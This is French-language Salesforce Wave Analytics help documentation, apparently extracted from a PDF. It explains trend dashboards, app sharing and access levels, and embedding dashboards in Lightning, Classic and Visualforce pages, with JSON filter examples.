## Conversion de votre tableau de bord vers le concepteur de tableau de bord Wave

Pour tirer parti de ses nouvelles fonctionnalités, convertissez les tableaux de bord créés dans le concepteur Classic vers le concepteur de tableau de bord Wave.

Lors de la modification du tableau de bord, cliquez sur le bouton **Concepteur de tableau de bord Wave** pour le convertir vers le nouveau concepteur.



Lorsque vous convertissez un tableau de bord vers le nouveau concepteur, Wave fait une copie du tableau de bord. Avant de supprimer la version d'origine du tableau de bord, notez que vous ne pouvez pas ouvrir la nouvelle version dans le concepteur Classic. Les modifications que vous effectuez dans le nouveau concepteur ne sont pas converties vers le concepteur Classic.

CONSULTER ÉGALEMENT :

Considérations préalables à la conversion vers le concepteur de tableau de bord Wave

Concepteur de tableau de bord Wave, pour élaborer aisément des tableaux de bord

# Données tendances dans Wave

En créant dans Wave des tableaux de bord de tendance qui suivent des métriques clés au fil du temps, vous pouvez observer l'évolution de vos jeux de données. Les données tendances dans Wave révèlent des informations masquées que vous pouvez partager avec des collègues.

Les tendances font référence à l'affichage de données sur une période. Elles permettent de dégager des modèles qui sont souvent difficiles à détecter dans un océan d'informations. Vous pouvez répondre en un clin d'œil à des questions sur les cycles commerciaux, les performances, des comparaisons, des critères saisonniers et d'autres aspects si suffisamment de données pertinentes ont été suivies au fil du temps. Les tendances peuvent être dégagées à partir de toutes les données visualisées sur la durée, notamment les opportunités ou les requêtes. Les données géographiques, telles que les ventes trimestrielles dans des régions spécifiques, peuvent également générer des tendances. De fait, tout jeu de données régulièrement mis à jour auquel des dates sont associées (un attribut de date ou date/heure pour chaque ligne) peut générer des tendances.

Tableaux de bord de tendance Wave

Pour afficher les tendances des données dans Wave, vous générez un rapport sur les tendances qui collecte ces données.

Partage de tableaux de bord de tendance

Vous pouvez partager un tableau de bord de tendance comme n'importe quel autre tableau de bord Wave.

Limitations

Pour éviter la dégradation des performance de votre organisation, certaines limitations s'appliquent à la taille des captures instantanées et au nombre de jeux de données de tendance que chaque utilisateur peut créer.

## Tableaux de bord de tendance Wave

Pour afficher les tendances des données dans Wave, vous générez un rapport sur les tendances qui collecte ces données.

1. Choisissez la création d'un jeu de données.
2. Sélectionnez **Générer des tendances sur les données Salesforce** dans les sources de données disponibles.
3. Sélectionnez un rapport.
   Si le rapport que vous souhaitez pour générer des tendances n'existe pas, vous devez au préalable le créer.
4. Choisissez un titre pour le tableau de bord des tendances et le nouveau jeu de données des clichés instantanés.
5. Sélectionnez une application différente si vous ne souhaitez pas enregistrer le jeu de données des clichés instantanés dans Mon application privée.

AUTORISATIONS UTILISATEUR

Pour des rapports de tendance dans Wave Analytics :

- Utiliser Wave Analytics

  ET

  Données de rapport de tendance dans Wave Analytics

Si vous enregistrez le jeu de données dans une application partagée, tous les utilisateurs qui peuvent afficher cette application auront accès aux jeux de données.

6. Cliquez sur Démarrer les tendances.
   Lorsque le tableau de bord des tendances est prêt, vous recevez un e-mail avec un lien. Vous pouvez ensuite vous connecter au tableau de bord et le modifier comme n'importe quel autre tableau de bord Wave.

   Remarque: Initialement, le tableau de bord des tendances affiche un seul point de données. À mesure que les clichés instantanés sont pris chaque semaine, et ajoutés au nouveau jeu de données des clichés instantanés Wave sous-jacent au tableau de bord, des points de données sont ajoutés.

Vous pouvez générer des tendances dans n'importe quel rapport en cliquant sur **Tendances dans Wave** dans ce rapport. Une fois les tendances démarrées, le bouton **Tendances dans Wave** du rapport devient **Afficher les tendances**.

Pour arrêter la génération des tendances d'un rapport dans Lightning Experience, ouvrez le menu en regard d'**Afficher les tendances**, puis sélectionnez **Arrêter les tendances**.

Pour arrêter les tendances d'un rapport dans Salesforce Classic, cliquez sur **Afficher les tendances** dans le rapport pour ouvrir une boîte de dialogue, puis cliquez sur **Afficher les tendances**.

Remarque: Si vous arrêtez les tendances, vous ne pouvez pas les redémarrer à l'endroit où vous les avez interrompues (aucun bouton d'interruption n'existe). La génération de tendances dans un même rapport crée un nouveau jeu de données de clichés instantanés et un nouveau tableau de bord des tendances.

Pour obtenir de meilleurs résultats, suivez les consignes ci-dessous :

- Le tableau de bord des tendances Wave est mis à jour toutes les semaines. Par conséquent, choisissez des rapports modifiés à une fréquence hebdomadaire.
- Clonez toujours les rapports sources dans vos dossiers personnels. Une fois les tendances démarrées, nous recommandons de ne pas modifier les rapports pour garantir la cohérence de l'affichage. Si vous envisagez de les partager, enregistrez-les dans des applications en affichage uniquement. Vous préservez ainsi la cohérence des données et évitez les anomalies dans le tableau de bord des tendances Wave.
- Pour générer des informations précises, facilement consultables et réactives, contrôlez attentivement l'étendue des rapports sources. Par exemple, générez des tendances uniquement sur les nouvelles affaires fermées au cours de dernier trimestre, plutôt que sur toutes les opportunités. Une étendue élargie rend la génération de tendances plus difficile.
- Regroupez et synthétisez vos rapports dans le générateur de rapport avec les principales informations avant de démarrer la génération des tendances.
- Ne créez pas de rapports joints uniquement pour les tendances. Les tableaux de bord de tendance ne peuvent pas être créés à partir de rapports joints.

## Partage de tableaux de bord de tendance

Vous pouvez partager un tableau de bord de tendance comme n'importe quel autre tableau de bord Wave.

1. Accédez au tableau de bord de tendance que vous souhaitez partager.
2. Cliquez sur l'icône de partage du tableau de bord, puis publiez une image du tableau de bord dans un fil ou téléchargez une image et partagez-la.
3. Pour partager le tableau de bord directement en utilisant son URL, commencez par partager le jeu de données instantané sous-jacent du tableau de bord de tendance, en l'enregistrant dans une application Wave à laquelle votre audience cible peut accéder.

   **Important:** Le partage du tableau de bord de tendance Wave ou du jeu de données sous-jacent risque d'exposer des informations à des utilisateurs qui habituellement n'ont pas accès aux données.

   Il est possible de partager des tableaux de bord de tendance Wave avec des utilisateurs auxquels l'accès est habituellement bloqué par les paramètres de sécurité. Si vous enregistrez un tableau de bord de tendance dans une application autre que Mon application privée, tous les utilisateurs qui ont accès à cette application (et au jeu de données sous-jacent) peuvent afficher les données de ce tableau de bord Wave, quelles que soient les restrictions de partage ou la sécurité au niveau du champ définies.

**AUTORISATIONS UTILISATEUR**

Pour des rapports de tendance dans Wave Analytics :

- Utiliser Wave Analytics

  ET

  Données de rapport de tendance dans Wave Analytics

Vous pouvez également incorporer votre tableau de bord de tendance Wave comme n'importe quel autre tableau de bord.

## Limitations

Pour éviter la dégradation des performance de votre organisation, certaines limitations s'appliquent à la taille des captures instantanées et au nombre de jeux de données de tendance que chaque utilisateur peut créer.

- Nombre maximal de jeux de données de tendance par utilisateur : 5
- Nombre maximal de lignes par instantané : 100,000
- Nombre mensuel maximal de lignes pour tous les instantanés par organisation : 40 millions
- Les jeux de données de tendance sont pris en compte dans les limitations globales de la plate-forme Wave, y compris le nombre total de lignes.

Lorsque la génération des tendances commence, ne modifiez pas les droits d'accès au rapport sous-jacent, ou n'ajoutez pas et ne supprimez pas des dimensions et des mesures. La modification du rapport ou des droits d'accès peut entraîner une erreur ou des données capturées imprécises.

Des clichés instantanés sont pris chaque dimanche à minuit (heure locale). Cependant, le traitement et l'exposition des données nécessite plus de temps et peut entraîner des délais.

Si la génération des tendances est arrêtée puis redémarrée, un nouveau jeu de données instantané est créé, avec un nouveau tableau de bord de tendance. Le jeu de données de tendance précédent n'est pas inclus dans le nouveau tableau de bord. Les données sont déplacées vers le nouveau jeu de données en utilisant les API de données Salesforce.

Le concepteur de tableau de bord Wave est activé par défaut pour la plupart des organisations. Assurez-vous qu'il reste activé pour votre organisation. L'affichage des tableaux de bord de tendance dépend de l'activation du concepteur de tableau de bord Wave.

Déployez progressivement la capacité pour vos utilisateurs, et observez l'utilisation des données et les performances. Arrêtez la génération de tendances avec les jeux de données qui ne sont plus utilisés et supprimez les jeux de données tendances sous-jacents pour récupérer l'espace de stockage.

# Organisation des ressources Wave à l'aide d'applications

Créez des applications Wave pour organiser vos projets de données et contrôler le partage des ressources.

Les applications Wave Analytics sont des dossiers qui contiennent des jeux de données, des perspectives et des tableaux de bord. Leur création permet de organiser vos ressources Wave et de les partager avec d'autres personnes de votre organisation.

Par exemple, les applications Wave telles que Sales Wave Analytics et Service Wave Analytics sont des applications Salesforce prédéfinies. De la même façon que les applications que vous créez vous-même, elles constituent des collections de ressources Wave. Dans les deux cas, les applications incluent des tableaux de bord et des jeux de données. Dans les applications prédéfinies, Salesforce a créé des ressources pour offrir un parcours prêt à l'emploi à travers les données Salesforce afin de faciliter et d'accélérer les premiers pas des utilisateurs avec Wave. Vos propres applications contiennent les ressources que vous créez vous-même.

Partage au niveau application
Les applications Wave Analytics sont semblables à des dossiers, elles permettent aux utilisateurs d'organiser leurs projets de données (privés et partagés) et de contrôler le partage de jeux de données, de perspectives et de tableaux de bord.

Création d'une application
Créez une application pour organiser et inclure n'importe quelle combinaison de perspectives, de tableaux de bord et de jeux de données.

Partage d'une application
Pour permettre à d'autres utilisateurs d'afficher des perspectives, des tableaux de bord ou des jeux de données, vous pouvez partager l'application qui les contient.

Suppression d'une application
Si vous avez accès de responsable à une application, vous pouvez la supprimer. Supprimer une application de manière permanente supprime toutes ses perspectives, tableaux de bord et jeux de données de Wave Analytics.

## Partage au niveau application

Les applications Wave Analytics sont semblables à des dossiers, elles permettent aux utilisateurs d'organiser leurs projets de données (privés et partagés) et de contrôler le partage de jeux de données, de perspectives et de tableaux de bord.

Tous les utilisateurs de Wave Analytics commencent avec un accès Visualiseur sur l'application partagée par défaut qui est disponible et prête à l'emploi. Les administrateurs peuvent modifier ce paramètre par défaut afin de limiter ou d'élargir l'accès. Chaque utilisateur a également accès à une application par défaut et prête à l'emploi appelée Mon application privée, destinée aux projets personnels en cours. Le contenu de Mon application privée de chaque utilisateur n'est pas visible par les administrateurs, mais les tableaux de bord et les perspectives de Mon application privée peuvent être partagés.

Toutes les autres applications créées par des utilisateurs individuels sont privées par défaut. Le propriétaire de l'application et les administrateurs ont un accès Responsable et peuvent étendre cet accès à d'autres utilisateurs, groupes ou rôles.

Voici un résumé des actions que les utilisateurs peuvent exécuter avec un accès Visualiseur, Éditeur et Responsable.

| Action | Visualiseur | Éditeur | Responsable |
|---|---|---|---|
| Afficher des tableaux de bord, des perspectives et des jeux de données dans l'application | X | X | X |
| Examiner qui a accès à l'application | X | X | X |
| Enregistrer le contenu de l'application dans une autre application à laquelle l'Éditeur ou le Responsable a accès | X | X | X |

| Action | Visualiseur | Éditeur | Responsable |
|---|---|---|---|
| Enregistrer les modifications des tableaux de bord, des perspectives et des jeux de données dans l'application (l'enregistrement de tableaux de bord nécessite la licence d'ensemble d'autorisations et l'autorisation appropriées) | | X | X |
| Modifier les paramètres de partage de l'application | | | X |
| Renommer l'application | | | X |
| Supprimer l'application | | | X |

## Création d'une application

Créez une application pour organiser et inclure n'importe quelle combinaison de perspectives, de tableaux de bord et de jeux de données.

1. Dans la page d'accueil, cliquez sur **Créer**.
2. Cliquez sur **Application**.
3. Saisissez le nom de votre application.
4. Cliquez sur **Créer**.
   Votre application est créée et affichée sous un nouvel onglet. Vous pouvez y insérer des perspectives, des tableaux de bord et des jeux de données.
5. Ajoutez une description de l'application et de son contenu afin de permettre à vos collègues de comprendre comment les utiliser.
   a. Cliquez sur la zone de description sous le nom de l'application.
   b. Saisissez une description.
   c. Cliquez sur la coche pour enregistrer.
6. Vous pouvez également changer l'icône par défaut de l'application pour mieux la différencier des autres applications.
   a. Survolez l'icône par défaut.
   b. Cliquez sur **Modifier l'icône**.
   c. Cliquez sur une icône de la galerie.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer une application :
- Créer des applications Wave Analytics"

## Partage d'une application

Pour permettre à d'autres utilisateurs d'afficher des perspectives, des tableaux de bord ou des jeux de données, vous pouvez partager l'application qui les contient.

1. Dans la page de l'application, cliquez sur le bouton **Partager**.
2. Sous l'onglet Accorder l'accès :
   a. Sélectionnez si vous partagez l'application avec un utilisateur, un groupe ou un rôle.
   b. Commencez à saisir le nom, puis sélectionnez l'un des résultats suggérés.
   c. Sélectionnez le niveau d'accès en partage : Visualiseur, Éditeur ou Responsable.
   d. Cliquez sur **Ajouter**.
   e. Cliquez sur **Enregistrer**, puis sur **Terminé**.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour partager une application :
- Utiliser Wave Analytics" et l'accès Responsable à l'application


## Suppression d'une application

Si vous avez accès de responsable à une application, vous pouvez la supprimer. Supprimer une application de manière permanente supprime toutes ses perspectives, tableaux de bord et jeux de données de Wave Analytics.

1. Ouvrez l'application connectée, puis cliquez sur **Supprimer**.

   ATTENTION: Vous ne pouvez pas restaurer une application supprimée.

   Le cas échéant, Wave Analytics répertorie les perspectives et les tableaux de bord hors de votre application qui seront affectés. Lorsque les jeux de données appartenant à votre application sont supprimés, toutes les perspectives ou tableaux de bord qui font référence à ces jeux de données ne sont plus utilisables.




Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour supprimer une application :
- Utiliser Wave Analytics" et l'accès Responsable à l'application

**Important:** Seuls les perspectives et les tableaux de bord auxquels vous avez accès apparaissent dans la liste. Si vous n'y avez pas accès, les perspectives et les tableaux de bord ne sont pas répertoriés même s'ils font référence à des jeux de données dans votre application.

2. Cliquez sur **Supprimer les ressources**.

# Extension de Wave partout

Incorporez Wave Analytics partout au sein de votre entreprise. Les visualisations Wave Analytics que vous avez créées sont plus puissantes si vous les partagez dans Salesforce en les intégrant à des pages personnalisées, des pages Visualforce, des sites de communauté, et autres. D'autres modes de partage sont disponibles, notamment l'empaquetage de ressources, le mode de présentation, les annotations et le téléchargement de données filtrées depuis Wave. En plus, les menus personnalisés dans les perspectives et les tableaux de bord vous permettent d'effectuer des actions Salesforce communes directement depuis Wave.

### Tableaux de bord incorporés partout

Incorporez des tableaux de bord Wave dans chaque expérience Salesforce. À partir de tableaux de bord incorporés, les utilisateurs peuvent explorer et cliquer sur des ressources liées. Si vous configurez une icône Partager, les tableaux de bord incorporés offrent les options de partage Publier dans le fil et Télécharger.

### Migration, empaquetage et distribution de Wave

Vous pouvez migrer des ressources Wave en utilisant des ensembles de modifications, les empaqueter ensemble dans des packages gérés, distribuer et suivre les packages via AppExchange et License Management App, et utiliser l'API de métadonnées pour gérer les personnalisations de votre organisation.

### Définition de notifications intelligentes pour vos métriques métiers les plus importantes

Avec les notifications, Wave travaille pour vous, à la date et à l'emplacement de votre choix. Ajoutez des critères de notification aux widgets numériques dans des tableaux de bord, puis sélectionnez la date d'exécution des requêtes. Vous pouvez consulter les notifications dans Wave, dans Lightning Experience, dans l'application mobile Salesforce1 et dans la messagerie. Les notifications sont disponibles dans les tableaux de bord créés avec le Concepteur de tableau de bord Wave.

### Collaboration avec des annotations dans le tableau de bord

Annotez les widgets de tableau de bord avec des commentaires publiés dans le tableau de bord et dans Chatter. Les annotations permettent des échanges plus efficaces sur vos données et leur visualisation, car le tableau de bord est présent en référence.

### Présentation de tableaux de bord et des perspectives en direct

Dirigez des réunions directement depuis Wave avec le nouveau mode de présentation en plein écran. En présentant des ressources Wave au lieu de diapositives contenant des images statiques, vous accédez en temps réel à vos données et vous pouvez présenter des visualisations dynamiques.

### Activation d'actions et de liens avec les menus d'actions personnalisés dans les perspectives et les tableaux de bord

Les menus personnalisés des perspectives et tableaux de bord de Wave Analytics permettent aux utilisateurs d'exploiter les actions Salesforce et d'ouvrir les enregistrements depuis Salesforce ou d'autres sites Web.

### Téléchargement d'images et de données filtrées

Téléchargez des données filtrées à partir d'explorations de perspectives et de widgets de tableau de bord. Les formats de téléchargement comprennent des images (`.png`), les fichiers Microsoft® Excel® (`.xls`) et les fichiers de valeurs séparées par une virgule (`.csv`). Cette fonctionnalité télécharge les résultats d'une requête (ou étape) affichée.

### Incorporation de visualisations via les publications Chatter et les liens de partage

Partagez une visualisation avec vos collègues en publiant sur Chatter, ou en obtenant son URL unique. Une publication Chatter fournit une image et un lien vers la ressource (perspective, tableau de bord, ou application) dans Wave Analytics. Les collègues qui disposent du lien et d'un accès à la ressource en question peuvent accéder aux informations présentées et les explorer.

# Tableaux de bord incorporés partout


Incorporez des tableaux de bord Wave dans chaque expérience Salesforce. À partir de tableaux de bord incorporés, les utilisateurs peuvent explorer et cliquer sur des ressources liées. Si vous configurez une icône Partager, les tableaux de bord incorporés offrent les options de partage Publier dans le fil et Télécharger.

Comparez les options des tableaux de bord incorporés.

| Interface utilisateur | Emplacement | Méthode | Composant |
|---|---|---|---|
| Lightning Experience uniquement | Pages d'accueil, d'enregistrement et d'accueil de l'application | Composant dans le générateur d'application Lightning | Tableau de bord Wave |
| Salesforce Classic uniquement | Page de détail d'enregistrement | Composant dans l'éditeur de présentation de page avancé | Ressources Wave Analytics |
| Lightning Experience et Salesforce Classic | Toutes les pages | Composant Page Visualforce | wave:dashboard |
| Salesforce1 | Page d'accueil de l'application Lightning ou onglet Visualforce | Générateur d'application Lighning ou composant de page Visualforce | Tableau de bord Wave ou wave:dashboard |
| Communautés | Page Visualforce | Composant Visualforce ou une page de communauté Force.com | wave:dashboard |

Les tableaux de bord Wave incorporés peuvent inclure les fonctionnalités ci-dessous.

- Un lien rapide vers l'application native, aussi bien Wave sur ordinateur de bureau que Wave mobile




- Un menu d'actions d'un enregistrement
- Des liens vers d'autres ressources Wave
- Des options de partage et de téléchargement

Les tableaux de bord Wave incorporés présentent les limitations ci-dessous.

- L'option d'exploration dans Wave n'est pas incluse.
- Les graphiques ne comprennent pas d'information de survol (info-bulles).
- Certains filtres, notamment les sélecteurs de dates, sont difficiles à définir.
- Les annotations, les notifications, le mode de présentation et l'éditeur JSON ne sont pas disponibles.

## Tableaux de bord Wave incorporés à des pages Lightning

Ajoutez un composant de tableau de bord Wave Analytics à des pages d'accueil Lightning, des pages d'enregistrement et des pages d'accueil d'application pour offrir une vue interactive de vos données. Les utilisateurs peuvent explorer le tableau de bord dans le cadre de la page Lightning ou dans une fenêtre Wave Analytics.

Tableaux de bord Wave incorporés aux pages Salesforce Classic

Ajoutez un tableau de bord Wave Analytics à une présentation de page de détail. Par exemple, dans la page de détail d'un compte, vous pouvez inclure un tableau de bord des problèmes de service associés au compte. Les utilisateurs peuvent parcourir, appliquer des filtres et explorer le tableau de bord comme s'ils l'affichaient dans une fenêtre Wave Analytics.

Ajout d'un tableau de bord Wave Analytics à une page Visualforce

En intégrant un tableau de bord Wave à une page Visualforce, vous pouvez fournir une présentation interactive de vos données. Les utilisateurs peuvent explorer le tableau de bord dans le cadre de la page Visualforce ou dans une nouvelle fenêtre de Wave Analytics.

Affichage des tableaux de bord incorporés sur des appareils mobiles

Ajoutez des composants de tableau de bord Wave aux pages Visualforce des sites Web Salesforce auxquels les utilisateurs mobiles accèdent, notamment des communautés. Vous pouvez également ajouter des composants de tableau de bord Wave aux pages d'accueil des applications Lightning. Les tableaux de bord Wave incorporés peuvent sélectionner dynamiquement des présentations optimisées pour n'importe quel appareil, y compris des téléphones et des tablettes.

Partage de Wave avec des communautés

Avec Wave Analytics pour communautés, les utilisateurs externes peuvent afficher les applications partagées avec eux via des tableaux de bord Wave incorporés aux pages Visualforce de leur communauté.

## Tableaux de bord Wave incorporés à des pages Lightning

Ajoutez un composant de tableau de bord Wave Analytics à des pages d'accueil Lightning, des pages d'enregistrement et des pages d'accueil d'application pour offrir une vue interactive de vos données. Les utilisateurs peuvent explorer le tableau de bord dans le cadre de la page Lightning ou dans une fenêtre Wave Analytics.

Pour ajouter un tableau de bord à votre page Lightning, procédez comme suit :

1. Sélectionnez le composant **Tableau de bord Wave Dashboard** dans le générateur d'application Lightning.
2. Dans le menu déroulant Tableau de bord, sélectionnez le tableau de bord à afficher.

**Éditions**


Disponible dans Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher les tableaux de bord Wave incorporés :

- Licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform avec l'autorisation « Utiliser Wave Analytics »




3. Configurez les attributs du tableau de bord Wave Analytics incorporé :

- L'option **Afficher l'icône de partage** permet d'inclure l'icône Partager dans le tableau de bord. Si l'icône est présente, les utilisateurs peuvent cliquer dessus pour ouvrir la boîte de dialogue Partager, dans laquelle ils peuvent publier dans Chatter et télécharger des images et des données.
- La case **Afficher le titre** permet de contrôler la visibilité du titre du tableau de bord.
- L'attribut **Ouvrir les liens dans de nouvelles fenêtres** permet de spécifier la cible d'ouverture des ressources vers lesquelles les liens du tableau de bord pointent.
- La case **Masquer en cas d'erreur** permet de contrôler si la ressource tableau de bord Wave Analytics est affichée en cas d'erreur (par exemple si le tableau de bord est introuvable).
- L'attribut **Filtrer** permet d'utiliser JSON pour filtrer les champs des jeux de données à l'exécution. Par exemple :

```
{'opportunities': {'Id': ['{$Account.Id}']}}
```

ou

```
        { 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2': {'field1':
['value1', 'value2'],'field2': ['value3']} }
```

Pour comprendre les blocs de construction des filtres, reportez-vous au tableau ci-dessous.

| Bloc de construction | Objet | Emplacement |
|---|---|---|
| Nom du jeu de données | Jeu de données Wave | Dans la page d'accueil Wave, sélectionnez Modifier en regard du jeu de données. Le Nom du système se situe dans le panneau gauche, dans la page de modification du jeu de données (si votre organisation a des espaces de noms, insérez le préfixe d'espace de noms et les deux traits de soulignement avant le nom système du jeu de données). |


| Bloc de construction | Objet | Emplacement |
|---|---|---|
| Champ | Dimension dans le jeu de données Wave | Cliquez sur l'icône Explorer pour ouvrir le widget. Sélectionnez ensuite **Afficher SAQL** dans le menu Options. Recherchez les noms de dimension dans les instructions « grouper par ». |
| Valeur | Champ de l'objet Salesforce, ou une valeur spécifique | Dans Configuration, recherchez l'objet voulu, puis sélectionnez Champs. Utilisez le **Nom du champ** (également appelé Nom d'API). |

Remarque: Pour filtrer par une dimension, assurez-vous de créer un widget de liste sur le tableau de bord pour la dimension. Seules les dimensions ayant un sélecteur de listes sur le tableau de bord peuvent être incluses dans l'attribut JSON **Filtrer**.


Pour plus d'informations sur l'utilisation du Générateur d'application Lightning, commencez par la page de présentation du **Générateur d'application Lightning**.

## Tableaux de bord Wave incorporés aux pages Salesforce Classic

Ajoutez un tableau de bord Wave Analytics à une présentation de page de détail. Par exemple, dans la page de détail d'un compte, vous pouvez inclure un tableau de bord des problèmes de service associés au compte. Les utilisateurs peuvent parcourir, appliquer des filtres et explorer le tableau de bord comme s'ils l'affichaient dans une fenêtre Wave Analytics.




1. Dans l'éditeur de présenattion de page avancé, sélectionnez les ressources Wave Analytics dans la colonne de gauche de la palette.




2. Faites glisser un élément de la liste des tableaux de bord disponibles vers une section détaillée sur la présentation de page.

Éditions

Disponible dans Salesforce Classic.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :
- Personnaliser l'application

Pour afficher les tableaux de bord Wave incorporés :
- Licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform avec l'autorisation « Utiliser Wave Analytics »

3. Une fois le tableau de bord placé dans la présentation, vous pouvez modifier ses propriétés, notamment la hauteur, en double-cliquant sur l'élément ou en cliquant sur l'icône d'engrenage en regard de l'élément ( ).

   Pour configurer le tableau de bord afin d'afficher uniquement les données pertinentes pour l'enregistrement visualisé, utilisez le mappage de champs. Le mappage de champs associe les champs de données du tableau de bord avec les champs de l'objet. Pour comprendre les blocs de construction du mappage de champs, reportez-vous au tableau ci-dessous.

| Bloc de construction | Objet | Emplacement |
|---|---|---|
| Nom du jeu de données | Jeu de données Wave | Dans la page d'accueil Wave, sélectionnez Modifier en regard du jeu de données. Le Nom du système se situe dans le panneau gauche, dans la page de modification du jeu de données (si votre organisation a des espaces de noms, insérez le préfixe d'espace de noms et les deux traits de soulignement avant le nom système du jeu de données). |
| Champ | Dimension dans le jeu de données Wave | Cliquez sur l'icône Explorer pour ouvrir le widget. Sélectionnez ensuite **Afficher SAQL** dans le menu Options. Recherchez les noms de dimension dans les instructions « grouper par ». |
| Valeur | Champ de l'objet Salesforce, ou une valeur spécifique | Dans Configuration, recherchez l'objet voulu, puis sélectionnez Champs. Utilisez le **Nom du champ** (également appelé Nom d'API). |

   Le mappage de champs JSON respecte le format suivant :

```
{
    "dataset1_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    },
    "dataset2_system_name": {
        "field1": ["$value1"],
        "field2": ["$value2"]
    }
}
```

   Par exemple, si le tableau de bord affiche les données d'un jeu de données appelé Service, avec les dimensions Account et Industry, le mappage de champs est défini comme suit :

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

   Remarque: Pour filtrer par une dimension, assurez-vous de créer un widget de liste sur le tableau de bord pour la dimension. Seules les dimensions ayant un sélecteur de listes sur le tableau de bord peuvent être incluses dans l'attribut JSON **Mappage de champs**.

   Propriétés supplémentaires des ressources Wave Analytics :

   - La case `Afficher le titre` permet de contrôler la visibilité du titre du tableau de bord.

- L'option `Afficher l'icône de partage` permet d'inclure l'icône Partager dans le tableau de bord. Si l'icône est présente, les utilisateurs peuvent cliquer dessus pour ouvrir la boîte de dialogue Partager, dans laquelle ils peuvent publier dans Chatter et télécharger des images et des données.
- La case `Masquer en cas d'erreur` permet de contrôler si la ressource Wave Analytics est affichée en cas d'erreur (par exemple si le tableau de bord est introuvable).
- Les tableaux de bord indiquent la date et l'heure de dernière actualisation.

Notez les limitations suivantes :

- Vous pouvez ajouter un tableau de bord par présentation de page.
- Les tableaux de bord Wave Analytics ne sont pas pris en charge dans l'éditeur de présentation de page d'origine. Si vous ouvrez puis enregistrez une présentation avec un tableau de bord Wave dans l'éditeur de présentation de page d'origine, le tableau de bord est supprimé.

